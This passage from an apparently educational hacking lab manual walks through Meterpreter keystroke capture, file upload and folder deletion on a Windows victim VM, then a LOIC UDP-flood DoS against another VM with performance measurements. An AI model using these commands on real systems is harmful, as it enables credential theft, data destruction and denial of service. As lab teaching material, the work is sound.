


Step 12: Now on Kali's machine use command '**keyscan_dump**' to dump all the keystrokes captured as shown below:

We can see the victim has entered a url: www.facebook.com and we can also see their username and password entered by him, which is username: **admin@gmail.com** and password: **Admin@123**, we can also see the user pressed shift key to toggle '**2**' to '**@**' as shown below:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
www.facebook.com<CR>
admin<Shift>@gmail.com<Shift>Admin<Shift>@123
meterpreter >
```

Step 13: Now on kali's machine let's make a file as shell.txt and write any message in it (This is a text message), make a file in host directory as shown below:




Use below commands to send this file to the target machine, send the file to desktop directory of our target machine which is located in **C:\Users\Rahul\Desktop**. We can see we have not specified the location of shell.txt as our msfconsole is running in the same directory where shell.txt is located.

```
meterpreter > upload shell C:\\\\Users\\\\Rahul\\\\Desktop\n[*] Uploading : /home/kali/Desktop/host/shell → C:\\\\Users\\\\Rahul\\\\Desktop\\\\shell\n[*] Completed : /home/kali/Desktop/host/shell → C:\\\\Users\\\\Rahul\\\\Desktop\\\\shell\nmeterpreter > █
```



Open shell.txt and user can read that message, one can send a malicious file also.



Step 14: Now let's delete the Payload folder of our target machine, first print the working directory of our target machine using '**pwd**' command, it looks we are not in desktop, lets change directory to Desktop and use '**rmdir Payloads**' to delete the Payloads folder from the target machine.


You can also specify the path of Payloads folder which is in the C directory along with rmdir command to delete it.

```
meterpreter > pwd
C:\Windows\system32
```

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\

meterpreter > cd users\\\Rahul\\Desktop
meterpreter > rmdir Payloads
Removing directory: Payloads
meterpreter >
```

We can see that the Payloads folder is being deleted from the desktop of the target machine.




In this way, we can delete any important file from the target system, capture the keystrokes (keys that user entered) and upload any malicious file to it, if the user's machine firewall is not working or the windows defender is turned off, i.e. If the user's machine is not secured anyone can hack it and get unauthorized access to it. That's why security features are very important.


WEBSITE PENETRATION TESTING AND DOS INJECTION ATTACK

Perform a DOS attack on Windows 10 virtual machine using LOIC tool and check the performance.

Step 1: Open the LOIC tool in the attacker machine, you will see an interface like the one shown in the following screenshot.





Step 2: Now go to the target Windows 10 machine, open command prompt and check its IP address using the 'ipconfig' command.




Here you can see that the target's IP address is **192.168.1.8**.

Step 2: Go to Task Manager and check Performance, you can see CPU utilization is 1%, first there will be some fluctuations because when we boot computer it involves number of tasks necessary for computer's operation, we will wait till the CPU utilization gets to 1% or 2% in order to facilitate comparison, check ethernet tab, you can see that no data is being sent or received.



Go to the browser and visit any website, check yahoo mail and we can visit that website and any website that we want, this is the case of '**before DOS attack**'.



Step 3: On attacker machine try to ping target's machine (192.168.1.8) and check time for each reply, it is **1ms** for almost every response packet.

```
C:\Users\Kumar>ping 192.168.1.8

Pinging 192.168.1.8 with 32 bytes of data:
Reply from 192.168.1.8: bytes=32 time<1ms TTL=128


Ping statistics for 192.168.1.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Step 4: On LOIC tool, enter the **target's IP address**, and select the **attack method**.

Here we are selecting UDP method, UDP floods are more dangerous than a TCP flood, as UDP is a connectionless protocol, here when the target system receives UDP packets, OS will look for related applications and if no application is found then it will reply with '**ICMP destination unreachable**' reply packets.

That's why an attacker sends a large amount of UDP packets with **spoofed IP addresses** in order to impede getting flooded with these many ICMP reply packets from the target's machine while being completely anonymous.


Attacker send these many UDP packets to random ports so to exhaust the target's all available resources, making it unavailable for normal traffic.




Now click '**Lock on**' it will lock the target and select method, here we have selected **UDP method** and other values to be default.

Step 5: Now click on '**IMMA CHARGIN MAH LAZER**' to start the attack.


You can see flooding has started; a huge number of requests are going to the target.



Step 6: Let's check CPU utilization, which is nearly 29% as it is looking for the related applications and replying with 'ICMP destination unreachable' packets if none are found. While UDP is connectionless, the server still needs to inspect each packet to decide how to handle it, which requires CPU resources. Here in case of UDP, the utilization is less as it is not busy in replying every single packet being received with SYN/ACK, where in case of TCP flood utilization may rise to 100%.



See Ethernet in Performance tab, you can see that the rate of receiving UDP packets is very high i.e., **45.6 Mbps**, where rate of sending is 160 Kbps, it must be sending 'ICMP destination unreachable' packets.



Step 7: Let's try ping command from attacker's machine, we might get some response, here some replies show time of 409ms which is comparatively very high, where for some requests we get 'Request timed out'.

```
C:\Users\Kumar>ping 192.168.1.8


Pinging 192.168.1.8 with 32 bytes of data:
Request timed out.
Reply from 192.168.1.8: bytes=32 time=409ms TTL=128
Reply from 192.168.1.8: bytes=32 time=321ms TTL=128
Reply from 192.168.1.8: bytes=32 time=417ms TTL=128

Ping statistics for 192.168.1.8:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 321ms, Maximum = 417ms, Average = 382ms

C:\Users\Kumar>ping 192.168.1.8

Pinging 192.168.1.8 with 32 bytes of data:
Reply from 192.168.1.8: bytes=32 time=657ms TTL=128
Reply from 192.168.1.8: bytes=32 time=361ms TTL=128
Request timed out.
Reply from 192.168.1.8: bytes=32 time=344ms TTL=128
```

